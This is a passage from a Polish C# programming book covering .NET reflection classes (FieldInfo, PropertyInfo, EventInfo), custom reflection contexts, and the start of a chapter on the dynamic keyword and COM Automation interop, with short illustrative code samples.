Klasa `ParameterInfo` reprezentuje parametry metody lub konstruktora. Jej właściwości `ParameterType` oraz `Name` udostępniają podstawowe informacje, które moglibyśmy zdobyć, przeglądając sygnaturę metody. Oprócz nich metoda `ParameterInfo` definiuje także właściwość `Member`, która odwołuje się do obiektu metody lub konstruktora i do której dany parametr należy. Właściwość `HasDefaultValue` informuje, czy dany parametr jest opcjonalny, czy nie, a właściwość `DefaultValue` zawiera wartość, której należy użyć, gdy argument zostanie pominięty.

Trzeba pamiętać, że jeśli operujemy na składowych zdefiniowanych przez nieograniczone typy ogólne lub nieograniczone metody ogólne, to właściwość `ParameterType` klasy `ParameterInfo` może się odwoływać do argumentu typu ogólnego, a nie jakiegoś rzeczywistego typu. Dotyczy to także każdego z obiektów `Type` zwracanego przez obiekty typów przedstawionych w trzech kolejnych punktach rozdziału.

## FieldInfo

Klasa `FieldInfo` reprezentuje pole zdefiniowane w typie. Zazwyczaj obiekty tego typu pobiera się z obiektu `Type` bądź też w przypadku korzystania z kodu napisanego w języku pozwalającym na tworzenie pól globalnych — z obiektu `Module`.

Klasa `FieldInfo` definiuje zbiór właściwości reprezentujących dostępność. Wyglądają one dokładnie tak samo jak właściwości klasy `MethodBase`. Dodatkowo posiada ona właściwość `FieldType`, reprezentującą typ danych, które można zapisywać w danym polu. (Zawsze gdy składowa należy do nieograniczonego typu ogólnego, to właściwość ta może się odwoływać do argumentu typu, a nie do konkretnego typu). Dostępne są także inne właściwości dostarczające dodatkowych informacji o polu, takie jak `IsStatic`, `IsInitOnly` oraz `IsLiteral`. Odpowiadają one następującym słowom kluczowym języka C#: `static`, `readonly` oraz `const`. (Właściwość `IsLiteral` będzie zwracać wartość `true` także dla pól reprezentujących wartości typu wyliczeniowego).

Klasa `FieldInfo` definiuje także metody `GetValue` oraz `SetValue`, które pozwalają odpowiednio na odczytanie i ustawienie wartości pola. Wymagają one przekazania argumentu określającego obiekt zawierający pole bądź wartości `null` w przypadku pola statycznego. Podobnie jak w przypadku metody `Invoke` klasy `MethodBase`, także i ta metoda zapewnia dokładnie takie same możliwości, które daje metoda

`InvokeMember` klasy `Type`. Także w tym przypadku stosowanie metod `GetValue` i `SetValue` jest nieco wygodniejsze od korzystania z metody `InvokeMember`.

## PropertyInfo

Klasa  `PropertyInfo` reprezentuje właściwość. Obiekt tej klasy można pobrać przy użyciu właściwości `GetDeclaredProperty` lub `GetDeclaredProperties` obiektu typu `TypeInfo`. Zgodnie z podanymi wcześniej informacjami, klasa ta nie definiuje żadnych właściwości związanych z dostępnością, gdyż dostępność jest określana na poziomie akcesorów `set` i `get`. Można je pobrać przy użyciu właściwości `GetGetMethod` oraz `GetSetMethod`, które zwracają obiekt klasy `MethodInfo`.

Klasa  `PropertyInfo`, podobnie jak `FieldInfo`, definiuje metody `GetValue` oraz `SetValue`, służące odpowiednio do odczytu i ustawiania wartości. Właściwości mogą pobierać argumenty — przykładem takich właściwości w języku C# są indeksatory. Dostępne są zatem przeciążone wersje metod `GetValue` i `SetValue`, które pozwalają na przekazanie tablicy argumentów. Dostępna jest także metoda `GetIndexParameters`, zwracająca tablicę obiektów `ParameterInfo` reprezentujących argumenty konieczne do użycia właściwości. Typ właściwości można poznać, korzystając z właściwości `.PropertyType`.

## EventInfo

Zdarzenia są reprezentowane przez obiekty klasy `EventInfo` zwracane przez metodę `GetDeclaredEvents` oraz właściwość `DeclaredEvents` klasy `TypeInfo`. Podobnie jak  `PropertyInfo`, także i klasa `EventInfo` nie definiuje żadnych właściwości związanych z dostępnością, ponieważ metody zdarzenia służące do dodawania i usuwania procedur obsługi definiują swoje własne poziomy dostępu. Metody te można pobrać przy użyciu metod `GetAddMethod` oraz `GetRemoveMethod`, które zwracają obiekt klasy `MethodInfo`. Klasa `EventInfo` definiuje właściwość `EventHandlerType`, która zwraca typ delegatu, jaki mają udostępniać procedury obsługi zdarzenia.

Procedury obsługi zdarzeń można dodawać i usuwać, wywołując odpowiednio metody `AddEventHandler` oraz `RemoveEventHandler`. Podobnie jak w przypadku wszystkich innych wywołań dynamicznych są one jedynie nieco wygodniejszymi odpowiednikami użycia metody `InvokeMember` klasy `Type`.

## Konteksty odzwierciedlania

W .NET 4.5 API odzwierciedlania zostało wzbogacone o nową możliwość, są nią **konteksty odzwierciedlania** (ang. *reflection contexts*). Pozwalają one, by

odzwierciedlanie udostępniało zwirtualizowany obraz systemu typów. Pisząc niestandardowy kontekst odzwierciedlania, można modyfikować sposób, w jaki będą prezentowane typy — można sprawić, że typ będzie sprawiał wrażenie, jakby definiował dodatkowe właściwości, lub wzbogacić zbiór niestandardowych atrybutów, które pozornie są oferowane przez składowe i parametry. (Niestandardowe atrybuty zostały opisane w [Rozdział 15](#)).

Konteksty odzwierciedlania są przydatne, gdyż pozwalają tworzyć bazujące na odzwierciedaniu platformy zapewniające poszczególnym typom możliwość dostosowywania sposobu, w jaki są obsługiwane, jednak nie wymuszają, by wszystkie używane typy miały pod tym względem analogiczne możliwości. Przed wprowadzeniem .NET 4.5 możliwości te były zapewniane przez różne systemy tworzone doraźnie. Weźmy na przykład panel *Properties* Visual Studio. Jest on w stanie automatycznie wyświetlać wszystkie publiczne właściwości definiowane przez dowolny obiekt .NET umieszczony na powierzchni projektowej (na przykład dowolny napisany przez nas komponent interfejsu użytkownika). Możliwość wsparcia dla automatycznej edycji właściwości komponentów i to nawet tych, które nie dysponowały żadnym jawnym wsparciem takiego rozwiązania, jest czymś rewelacyjnym, jednak komponenty powinny zapewniać możliwość dostosowywania sposobu ich działania w czasie projektowania.

Ponieważ panel *Properties* został stworzony przez udostępnienie .NET 4.5, dlatego korzysta z jednego z takich rozwiązań doraźnych: klasy `TypeDescriptor`. Stanowi ona opakowanie dla mechanizmów odzwierciedlania, pozwalające dowolnej klasie wzbogacić sposób swojego działania podczas projektowania. Jest to możliwe dzięki zimplementowaniu interfejsu `ICustomTypeDescriptor`, który pozwala klasie zmodyfikować listę właściwości udostępnianych do edycji oraz kontrolować sposób ich prezentacji, a nawet udostępnić niestandardowe interfejsy użytkownika służące do edycji tych właściwości. Rozwiążanie to jest elastyczne, lecz ma jedną wadę — tworzy powiązanie kodu używanego na etapie projektowania z kodem wykorzystywanym podczas działania finalnego programu; komponentów tworzonych przy wykorzystaniu tego modelu nie można w prosty sposób wdrażać bez jednoczesnego udostępniania kodu używanego na etapie projektowania. Dlatego też Visual Studio wprowadziło swój własny mechanizm wirtualizacji służący do rozdzielenia tych dwóch obszarów kodu.

Aby uniknąć sytuacji, w której każda platforma wprowadzałaby i stosowała swój własny system wirtualizacji, w .NET 4.5 udostępniono taki mechanizm wbudowany bezpośrednio w API odzwierciedlania. Jeśli chcemy pisać kod, który będzie korzystał z informacji dostarczanych przez API odzwierciedlania, zapewniając przy tym możliwość wzbogacania tych informacji lub ich modyfikowania na etapie projektowania kodu, to nie trzeba już w tym celu tworzyć żadnych dodatkowych

rozwiązań. Wystarczy skorzystać ze zwyczajnych typów odzwierciedlania opisanych we wcześniejszej części rozdziału, zapewniając przy tym różne zwirtualizowane sposoby ich prezentacji.

Można to zrobić, tworząc własne konteksty odzwierciedlania, które opisują sposób, w jaki chcemy modyfikować wygląd typu zwracany przez API odzwierciedlania.

**Przykład 13-12** przedstawia wyjątkowo mało interesujący typ oraz kontekst odzwierciedlania, który sprawia, że typ ten wydaje się definiować właściwość.

#### Przykład 13-12. Prosty typ rozszerzony przy użyciu kontekstu odzwierciedlania

```
class NotVeryInteresting
{

class MyReflectionContext : CustomReflectionContext
{
    protected override IEnumerable< PropertyInfo> AddProperties(Type type)
    {
        if (type == typeof(NotVeryInteresting))
        {
            var fakeProp = CreateProperty(
                MapType(typeof(string).GetTypeInfo()).AsType(),
                "FakeProperty",
                o => "FikcyjnaWartość",
                (o, v) => Console.WriteLine("Określanie wartości: " + v));
            return new[] { fakeProp };
        }
        else
        {
            return base.AddProperties(type);
        }
    }
}
```

Kod korzystający z API odzwierciedlania w sposób bezpośredni będzie widział typ `NotVeryInteresting` dokładnie takim, jaki jest, czyli bez dodatkowej właściwości. Niemniej jednak ten typ można także odwzorować za pośrednictwem klasy `MyReflectionContext`, tak jak to zrobiono na **Przykład 13-13**.

#### Przykład 13-13. Użycie niestandardowego kontekstu odzwierciedlania

```
var ctx = new MyReflectionContext();
TypeInfo mappedType = ctx.MapType(typeof(NotVeryInteresting).GetTypeInfo());

foreach ( PropertyInfo prop in mappedType.DeclaredProperties)
{
    Console.WriteLine("{0} ({1})", prop.Name, prop.PropertyType.Name);
```

W powyższym przykładzie zmienna `mappedType` przechowuje referencję do obiektu wynikowego odzworowanego typu. Obiekt ten wciąż wygląda jak zwyczajna instancja klasy `TypeInfo` i możemy przejrzeć wszystkie dostępne właściwości w standardowy sposób — używając właściwości

`DeclaredProperties`. Niemniej jednak ze względu na to, że typ został odzworowany przy użyciu kontekstu odzwierciedlania, pokazuje on zmodyfikowaną postać typu. Wyniki wygenerowane przez ten przykład pokażą, że typ wydaje się definiować właściwość `FakeProperty` typu `string`.

## Podsumowanie

API odzwierciedlania pozwala pisać kod, którego działanie będzie zależne od struktury używanych typów. Może się to wiązać z wyborem wartości wyświetlanych w interfejsie użytkownika na podstawie właściwości udostępnianych przez obiekt bądź oznaczać modyfikację działania platformy na podstawie składowych definiowanych przez określony typ. Na przykład niektóre fragmenty platformy ASP.NET wykrywają, czy nasz kod używa synchronicznych, czy też asynchronicznych technik programowania, i odpowiednio się do nich dostosują. Techniki te wymagają możliwości badania kodu w trakcie działania programu, którą to możliwość zapewnia odzwierciedlanie. Wszystkie informacje, których umieszczanie w podzespołach wymusza system typów, są dostępne dla naszego kodu. Co więcej, poprzez tworzenie własnych kontekstów odzwierciedlania można im nadawać zwirtualizowaną postać, umożliwiając w ten sposób działanie kodu korzystającego z mechanizmów odzwierciedlania.

Choć API odzwierciedlania udostępnia różne mechanizmy wywoływanie składowych klas, to jednak C# zapewnia znacznie wygodniejszy sposób realizacji dynamicznych wywołań i to właśnie on będzie tematem kolejnego rozdziału.

---

[61] Właściwość ta została dodana w .NET 4.5. Istnieje także starsza metoda `GetModules`, jednak nie jest ona dostępna w API odzwierciedlania zaimplementowanym w .NET Core Profile.

## Rozdział 14. Dynamiczne określanie typów

C# jest językiem, w którym typy są określane głównie w sposób statyczny, co oznacza, że zanim pojawi się możliwość uruchomienia kodu, kompilator określa typy wszystkich zmiennych, właściwości, argumentów metod oraz wyrażeń. Są to tak zwane *typy statyczne* różnych elementów kodu, gdyż kiedy już raz zostaną określone podczas komplikacji, nigdy się nie zmieniają. Niemniej jednak dzięki dziedziczeniu i interfejsom te typy mogą się w pewnym zakresie zmieniać.

Zmienna, której typ statyczny jest klasą, może się odwoływać do obiektu typu pochodnego tej klasy; jeśli typ statyczny jest interfejsem, to zmienna może się odwoływać do dowolnego obiektu implementującego ten interfejs. W przypadku metod wirtualnych lub interfejsów może to prowadzić do wyboru metody, która zostanie wykonana, dopiero podczas działania programu; niemniej jednak wszystkie te wariacje są ścisłe ograniczane przez reguły systemu typów. Nawet w przypadku stosowania metod wirtualnych kompilator wie, który typ zdefiniował wywoływaną metodę, i to nawet jeśli została ona przesłonięta przez jakiś typ pochodny.

Języki *dynamiczne* podchodzą do zagadnień określania typów w sposób znacznie bardziej swobodny. Typ zmiennej lub wyrażenia jest określany przez dowolną wartość, która pojawi się w trakcie działania programu. Oznacza to, że argumenty i zmienne stosowane w konkretnym fragmencie kodu mogą mieć różne typy za każdym razem, gdy dany fragment kodu będzie wykonywany, a kompilator nie wie, jakie to będą typy. Oczywiście dokładnie to samo dotyczy zmiennych w kodzie C#, których typem statycznym jest *object*, jednak problem związany z tym typem polega na tym, że nie można z nim wiele zrobić. I właśnie na tym opiera się kluczowa różnica pomiędzy typowaniem statycznym i dynamicznym: w przypadku typowania statycznego kompilator pozwoli nam wykonywać tylko te operacje, co do których ma pewność, że będą dostępne, z kolei typowanie dynamiczne czeka z określeniem, czy operację da się wykonać, aż do momentu realizacji kodu — i dopiero wtedy ewentualnie zgłasza błąd. W razie stosowania typowania statycznego kompilator wymaga, by niepowodzenie było niemożliwe, natomiast w przypadku typowania dynamicznego kompilator zadowala się nawet najmniejszą szansą na pomyślne wykonanie operacji. Ponieważ typowanie dynamiczne w bardziej swobodny sposób podchodzi do tego, co jest dozwolone na etapie komplikacji, dlatego też niektórzy nazywają je także *typowaniem słabym*, niemniej jednak zgodnie z wyjaśnieniami podanymi w ramce pt. „**Typowanie dynamiczne, statyczne, niejawne, jawne, silne oraz słabe**”, jest to niewłaściwa nazwa.

Choć podstawą języka C# jest statyczne określanie typów, to jednak pozwala on także na stosowanie bardziej dynamicznego podejścia; wystarczy tylko o to

poprosić. Jak na ironię, w tym celu należy użyć określonego typu danych: wszelkie zmienne oraz wyrażenia statycznego typu **dynamic** będą obsługiwane w sposób charakterystyczny dla dynamicznych języków programowania.

#### Typowanie dynamiczne, statyczne, niejawne, jawne, silne oraz słabe

Termin *typowanie słabe* oznacza co innego dla różnych osób, podobnie jak jego antonim — *typowanie silne*. W świecie akademickim za system o typowaniu słabym uznaje się taki system, który nie daje gwarancji, że nie dopuści do wykonania operacji, która nie ma sensu dla typu danej, jaką dysponujemy. Na przykład: jeśli język programowania pozwala na realizację bezsensownych operacji, takich jak dzielenie łańcucha znaków przez wartość logiczną, to jest to język o słabym typowaniu. Jednak według podanej wcześniej definicji słowo kluczowe **dynamic** nie zapewnia tych możliwości, które są określane jako słabe typowanie. Pozwala ono na pisanie kodu, który *próbuje* wykonać takie dzielenie, jednak podczas działania programu wykryje, że taka operacja nie jest prawidłowa dla typów używanych operandów, i zgłosi błąd. Wyrażenia typu **dynamic** wykonują dokładnie te same operacje sprawdzania typów co kompilator, różnica polega na tym, że robią to w trakcie działania programu.

Porównajmy to teraz ze wskaźnikami stosowanymi w języku C (choć jak się dowiesz z [Rozdział 21.](#), w C# także można z nich korzystać). W ich przypadku informujemy kompilator, jaki jest typ danych przechowywanych w miejscu pamięci określonym przez wskaźnik, a on traktuje je w odpowiedni sposób (przy czym dzieje się to na etapie komplikacji, a zatem jest to typowanie silne). Istnieje zatem możliwość, by wykonać dzielenie całkowite binarnej reprezentacji łańcucha znaków (bądź to jego referencji, bądź też któregoś z bajtów reprezentujących zawartość łańcucha) przez binarną reprezentację wartości logicznej. Oczywiście wynik takiej operacji będzie bezsensowny, jednak pomimo to, jeśli tylko mu każemy, to kompilator wygeneruje odpowiedni kod, co doprowadzi bądź to do awarii aplikacji, bądź do uzyskania bezsensownych wyników. Jeśli język programowania pozwala na podejmowanie prób wykonywania operacji nieodpowiadających typom danych, na których operują, oznacza to, że jest to język o słabym typowaniu. A jak pokazuje przykład wskaźników, nic nie stoi na przeszkodzie, by system korzystał z typowania słabego i statycznego, i analogicznie przykład słowa kluczowego **dynamic** pokazuje, że mogą także istnieć systemy korzystające z typowania silnego i dynamicznego.

Niektórzy programiści używają terminów *typowanie słabe* oraz *typowanie silne*, jakby były one odpowiednikami *typowania dynamicznego* oraz *typowania statycznego*. Jeśli jednak porównamy sposób, w jaki słowo kluczowe **dynamic** języka C# obsługuje próbę podzielenia łańcucha znaków przez wartość logiczną, ze sposobem, w jaki zrobi to korzystający ze wskaźników kod typowany statycznie, to dosyć dziwnym wyda się twierdzenie, że kod pozwalający na wykonywanie bezsensownych operacji stosuje silniejsze typowanie od kodu, który jest w stanie wykryć i zapobiec występowaniu problemów.

Kolejnym popularnym błędem jest mylenie typowania dynamicznego i statycznego z typowaniem niejawnym i jawnym. Taki błąd można łatwo popełnić, gdyż typowanie dynamiczne wymaga jednocześnie typowania niejawnego, gdyż nie trzeba jawnie określać typów zmiennych. Niemniej jednak nic nie stoi na przeszkodzie, by stosować typowanie niejawne i statyczne — do tego właśnie służy słowo kluczowe **var**. (W [Rozdział 2.](#) wspominałem, że programiści znający język JavaScript często błędnie uważają, że słowo kluczowe **var** w C# działa tak samo jak w języku JavaScript. W rzeczywistości jednak najbliższym odpowiednikiem słowa kluczowego **var** języka JavaScript jest w C# typ **dynamic**). Różnica pomiędzy typowaniem niejawnym i jawnym bazuje na tym, czy nasz kod określa typy używanych danych, natomiast różnica pomiędzy typowaniem statycznym i dynamicznym — czy język zna typy danych w momencie komplikacji kodu, czy też określa je dopiero podczas wykonywania programu.

## Typ **dynamic**

Zmienne typu `dynamic`, podobnie jak typu `object`, mogą przechowywać referencje niemal do wszystkiego (choć w obu przypadkach wyjątkiem są wskaźniki). Różnica pomiędzy tymi dwoma typami polega na tym, że korzystając ze zmiennych typu `dynamic`, możemy zrobić z obiektami lub zmiennymi znacznie więcej niż w przypadku korzystania ze zmiennych typu `object`. Kod przedstawiony na [Przykład 14-1](#) pokazuje metodę, której sygnatura informuje o pobieraniu dwóch argumentów dowolnego typu, a jednocześnie metoda nie jest w stanie wykonać na nich żadnej operacji.

#### Przykład 14-1. Ograniczenia typowania statycznego w przypadku użycia typu object

```
public static object UseObjects(object a, object b)
{
    a.Frobinate(); // Tego nie uda się skompilować!
    return a + b; // Podobnie jak i tego
}
```

Powyzszego kodu nie uda się skompilować, gdyż kompilator nie może sprawdzić, czy typ przekazanych obiektów udostępnia metodę `Frobinate` oraz operator dodawania. Był może udostępnia, ale ponieważ może też nie udostępniać, dlatego kompilator nie skompiluje takiej metody. Jednak jak pokazuje przykład przedstawiony na [Przykład 14-2](#), zamiast `object` możemy użyć słowa kluczowego `dynamic`.

#### Przykład 14-2. Dzięki użyciu słowa kluczowego dynamic można popełniać błędy

```
public static dynamic UseObjects(dynamic a, dynamic b)
{
    a.Frobinate();
    return a + b;
}
```

Taka modyfikacja sprawi, że kompilator nie będzie się już „uskarżała”. Można to uznać za usprawnienie, choć wcale nie musi nim być — wszystko zależy od tego, czy obiekty przekazane do metody w trakcie działania programu naprawdę obsługują operacje, które kod chce wykonać. Gdybyśmy spróbowali przekazać do metody dwie liczby, to jej wykonanie zakończyłoby się awarią, gdyż pomimo tego, że dodanie liczb jest możliwe, to jednak typy liczbowe nie definiują metody `Frobinate`. Kiedy realizacja programu dotarłaby do takiego wywołania, zostałby zgłoszony wyjątek. (Konkretnie rzecz biorąc, byłby to wyjątek `RuntimeBinderException`, którego typ należy do przestrzeni nazw `Microsoft.CSharp.RuntimeBinder`). A zatem choć kod można skompilować, to jednak sytuacja jest gorsza, gdyż o potencjalnych problemach dowiemy się dopiero podczas działania aplikacji, a nie na etapie kompilacji kodu. Oprócz tego nie jest wcale powiedziane, że błąd na pewno wystąpi. Mogą bowiem istnieć typy, których

użycie nie spowoduje żadnych problemów w kodzie tej metody; przykładem takiego typu może być klasa przedstawiona na [Przykład 14-3](#). Możemy przekazać dwa obiekty tej klasy w wywołaniu metody `UseObjects` i nie zgłosi ona żadnego wyjątku.

#### Przykład 14-3. Odpowiedni typ dla metody `UseObjects`

```
public class Frobncatable
{
    public void Frobncate()
    {
    }

    public static Frobncatable operator +(Frobncatable left, Frobncatable right)
    {
        return new Frobncatable();
    }
}
```

Dzięki mechanizmowi odzwierciedlania opisanemu w [Rozdział 13](#). całkiem łatwo można sobie wyobrazić, w jaki sposób można uzyskać efekt podobny do tego, jaki zapewniał kod z [Przykład 14-2](#), i to bez pomocy kompilatora. Mianowicie można by pobrać obiekty `TypeInfo` dla przekazanych argumentów i poszukać odpowiednich metod. Właśnie w taki sposób działa kod przedstawiony na [Przykład 14-4](#). (Wszystkie przeciążone operatory mają specjalne nazwy. Aby odszukać nasz niestandardowy operator dodawania, musimy poszukać metody statycznej o nazwie `op>Addition`).

#### Przykład 14-4. Zastosowanie odzwierciedlania zamiast typu `dynamic`

```
public static object UseObjects(object a, object b)
{
    TypeInfo aType = a.GetType().GetTypeInfo();
    MethodInfo frob = aType.DeclaredMethods.Single(m => m.Name == "Frobncate");
    frob.Invoke(a, null);

    MethodInfo add = aType.DeclaredMethods.Single(m => m.Name == "op>Addition");
    return add.Invoke(null, new[] { a, b });
}
```

Jednak powyższy kod nie do końca odpowiada sposobowi działania typu `dynamic`. Gdybyśmy usunęli z niego wywołanie metody `Frobncate`, zostawiając jedynie instrukcję z dodawaniem, okazałoby się, że do kodu używającego typu `dynamic` w celu wykonania dodawania (jak w przykładzie z [Przykład 14-2](#)) można przekazać dwie wartości dowolnych typów liczbowych, na przykład `int` i `double`, a operacja zostanie wykonana prawidłowo. Niemniej jednak w razie przekazania takich samych argumentów rozwiązanie z [Przykład 14-4](#) nie zadziała. Wyraźnie zatem

widać, że podczas stosowania słowa kluczowego `dynamic` kompilator robi coś bardziej złożonego.

Ogólna zasada stwierdza, że kiedy używamy operatorów wraz ze zmiennymi typu `dynamic` odwołującymi się do instancji typów podstawowych, to w trakcie działania programu język C# będzie próbował odtworzyć taki sam efekt, jaki uzyskalibyśmy, gdyby typy operandów były znane w czasie komplikacji. Na przykład założymy, że dysponujemy dwoma wyrażeniami o statycznie określonych typach, z których jedno jest typu `int`, a drugie typu `double`. Jeśli dodamy je do siebie, to kompilator wygeneruje kod, który promuje wartość `int` do typu `double`, a następnie wykona operację dodawania zmiennoprzecinkowego. Jeśli będziemy dysponować dwiema wartościami, typów `int` i `double`, i będziemy ich używać za pośrednictwem wyrażeń typu `dynamic`, to podczas działania programu dodanie ich do siebie zapewni taki sam efekt: wartość `int` zostanie promowana do typu `double`, a następnie obie zostaną dodane przy użyciu operacji dodawania zmiennoprzecinkowego. A zatem pod pewnym względem jest to bardzo proste — zastosowanie słowa kluczowego `dynamic` niczego nie zmienia. Niemniej jednak decyzja o obsłudze operacji dodawania w konkretny sposób jest podejmowana znacznie później. Ponieważ używane wyrażenia są typu `dynamic`, zatem następnym razem, gdy ten kod będzie wykonywany, mogą one mieć zupełnie inne typy (na przykład może to być para łańcuchów znaków, a w takim przypadku zostaną one ze sobą połączone). Za każdym razem, gdy kod używający słowa kluczowego `dynamic` jest wykonywany, musi być w stanie określić, jakie konwersje, promocje oraz inne operacje są niezbędne.

Ponieważ użycie słowa kluczowego `dynamic` odracza na później wykonanie operacji, które w innym przypadku zostałyby wykonane w trakcie komplikacji, zatem musi ono mieć dostęp do znacznej części logiki, z której korzysta kompilator (na przykład aby określać, w jaki sposób należy obsługiwać promowanie wartości liczbowych). Można by się spodziewać, że doprowadzi to do generowania bardzo dużego kodu, jednak w praktyce sytuacja nie wygląda aż tak źle — większość operacji jest wykonywana przez podzespoły o nazwie *Microsoft.CSharp*, a kompilator jedynie generuje kod konieczny, by je wywołać. Nie oznacza to wcale, że kod nie jest większy — jest nie tylko większy, lecz także działa wolniej, jednak nie w aż tak dużym stopniu, jak można by się tego spodziewać. Mechanizm zapewniający działanie słowa kluczowego `dynamic` (określany jako *Dynamic Language Runtime*<sup>[62]</sup> albo w skrócie DLR) stara się unikać wykonywania niepotrzebnych analiz podczas działania programu. Jeśli nasz kod wiele razy operuje na tych samych typach, to być może będzie w stanie wykorzystać wyniki wcześniejszych iteracji.

## PODPOWIEDŹ

Ponieważ kompilator aż do momentu wykonania kodu nie będzie wiedział, które operacje na wyrażeniach typu **dynamic** zakończą się pomyślnie, zatem nie będzie także w stanie udostępnić nam mechanizmu IntelliSense, pozwalającego na automatyczne dokańczanie i sugerowanie kodu podczas jego wpisywania w Visual Studio. Metody i właściwości można bowiem sugerować wyłącznie wtedy, gdy wiadomo, jakie typy danych są używane w kodzie, a w rozwiązańach korzystających z typowania dynamicznego informacje te (zazwyczaj) nie są znane.

Niezależnie od tego, jak skomplikowane byłoby słowo kluczowe **dynamic**, to jednak na razie nie zobaczyliśmy niczego, czego nie bylibyśmy w stanie zrobić, korzystając z mechanizmów odzwierciedlania i odpowiednio intelligentnego kodu. Jednak słowo kluczowe **dynamic** nie służy wyłącznie do korzystania z obiektów .NET w sposób charakterystyczny dla języków o typowaniu dynamicznym. Co więcej, to nawet nie jest jego podstawowym przeznaczeniem.

## Słowo kluczowe **dynamic** i mechanizmy współdziałania

Podstawowym powodem, dla którego firma Microsoft zdecydowała się dodać do języka C# słowo kluczowe **dynamic**, była chęć ułatwienia pewnych rozwiązań wykorzystujących mechanizmy współdziałania. Można do nich zaliczyć możliwość korzystania z obiektów pochodzących z kodu skryptowego, lecz przede wszystkim chodzi o współdziałanie z technologią COM (nominalnie to skrót od Component Object Model, jednak wydaje się, że aktualnie zbliża się on do swojego wcześniejszego znaczenia).

Technologia COM, która powstała, jeszcze zanim opracowano platformę .NET, stanowiła kiedyś podstawowy sposób tworzenia kodu, który w systemie Windows mógł być wykorzystywany w wielu językach programowania (na przykład pozwalał pisać w C++ komponenty interfejsu użytkownika, które następnie były używane w Visual Basic). Technologia ta straciła na popularności po wprowadzeniu platformy .NET, jednak obecnie ponownie wróciła do łask, a to głównie dzięki systemowi Windows 8 i przeznaczonej dla niego platformie Windows Runtime, korzystającej z tej technologii, by udostępniać API, z którego może korzystać zarówno kod .NET, jak i niezarządzany kod pisany w językach C++ oraz JavaScript. Przed udostępnieniem wersji 4.0 języka C# (w której to wprowadzono słowo kluczowe **dynamic**) jedynym sposobem korzystania z komponentów COM było wykorzystanie podstawowych usług przeznaczonych do współpracy z kodem niezarządzanym, opisanych w [Rozdział 21](#). Stanowiło to jednak poważny problem, kiedy konieczne było korzystanie z *automatyzacji COM* (ang. *COM Automation*).

Automatyzacja COM jest szczególnym sposobem korzystania z COM i została zaprojektowana w celu zapewnienia wsparcia dla dynamicznego stylu programowania. Technologia COM generalnie wykorzystuje typowanie statyczne, definiuje jednak także pewne interfejsy, pozwalające na wykrywanie możliwości obiektów i korzystanie z nich w sposób dynamiczny. To właśnie te usługi są określane jako „automatyzacja”, a w niektórych językach programowania stanowią one podstawowy sposób korzystania z obiektów COM. Z automatyzacji COM w największym stopniu korzysta język Visual Basic for Applications (VBA), używany do pisania makr w pakiecie Microsoft Office. Języki skryptowe korzystające z COM ukrywają szczegóły tej technologii i udostępniają dynamiczny model programowania.

Okazuje się jednak, że te same możliwości utrudniają życie językom programowania korzystającym z typowania statycznego. Dynamiczny mechanizm wywołań używany w automatyzacji COM może zadbać o podanie wszystkich niezbędnych, a brakujących argumentów, co z kolei zachęca wszystkich programistów tworzących nowe API bazujące na tym rozwiążaniu do powszechnego stosowania argumentów opcjonalnych. Na przykład metoda `Open`, stosowana w programie Microsoft Word do otwierania nowych dokumentów, pobiera niewiarygodną dużą liczbę aż 16 argumentów. Zapewniają one możliwość bardzo precyzyjnej kontroli działania metody. Na przykład można określić, czy dokument ma być otworzony w trybie tylko do odczytu, czy zarówno do odczytu, jak i zapisu, czy należy wyświetlać widoczne okno dokumentu, czy należy go naprawiać, jeśli ulegnie uszkodzeniu.

Jeśli korzystamy z pakietu Office i piszemy makra w języku VBA, to nie będziemy mieli żadnych problemów, możemy bowiem pominąć wszystkie argumenty, które nas nie interesują — innymi słowy, nic nie stoi na przeszkodzie, by w wywołaniu metody podać tylko jeden argument. Jednak w przypadku korzystania z programów pakietu Office z poziomu kodu C# przed udostępnieniem C# 4.0 musieliśmy podawać wszystkie argumenty, nawet jeśli chcieliśmy poinformować, że nie mamy zamiaru określać ich wartości. (W razie korzystania z tej wersji API konieczne było stosowanie specjalnej wartości, która oznaczała, że nie podajemy rzeczywistej wartości argumentu; języki skryptowe potrafią to robić same, jednak w C# musi o to zadbać programista).

Słowo kluczowe `dynamic` może rozwiązywać podobne problemy w znacznie bardziej elegancki sposób, gdyż pozwala decydować, co należy zrobić, w trakcie działania programu. Ignoruje ono opcjonalne argumenty automatyzacji COM i pozwala pomijać je w kodzie. Okazuje się jednak, że w C# oraz .NET 4.0 zostały wprowadzone także inne modyfikacje, dzięki którym słowo kluczowe `dynamic` nie było już jedynym rozwiązaniem pozwalającym na pomijanie argumentów

opcjonalnych; a zatem gdyby to właśnie to zastosowanie było głównym celem wprowadzania tego słowa kluczowego, to znowu okazałoby się, że nie jest ono szczególnie użyteczne. Jednak w rozwiązaniach korzystających z mechanizmów współdziałania często występował jeszcze inny problem. Niektóre API, przeznaczone głównie do obsługi przy użyciu automatyzacji COM, wyciągały pomocną dłoń w kierunku języków o typowaniu statycznym, takich jak C++ oraz C#, definiując interfejsy o statycznie określonych typach, zawierające wszystkie składowe dostępne także za pośrednictwem automatyzacji. (Takie interfejsy są czasami określane jako *podwójne* interfejsy COM). Inne API nie zapewniają takich możliwości, a w zamian udostępniają bibliotekę typów, którą można zaimportować do kodu .NET, by nieco ułatwić sobie korzystanie z obiektów COM. Jednak nawet i te biblioteki nie zawsze są dostępne — można bowiem tworzyć obiekty COM, z których można korzystać wyłącznie przy użyciu mechanizmów automatyzacji, i właśnie takie obiekty przysparzają najczęściej problemów, kiedy próbujemy ich używać w językach o typowaniu statycznym. Na szczęście słowo kluczowe **dynamic** radzi sobie z nimi doskonale — kiedy wyrażenie typu **dynamic** odwołuje się do obiektu COM, który można obsługiwać wyłącznie przy użyciu mechanizmów automatyzacji, to dzięki niewidocznej pracy wykonywanej dla nas przez słowo kluczowe **dynamic** możemy wywoływać składowe takich obiektów dokładnie w taki sam sposób, jakby były to zwyczajne obiekty.

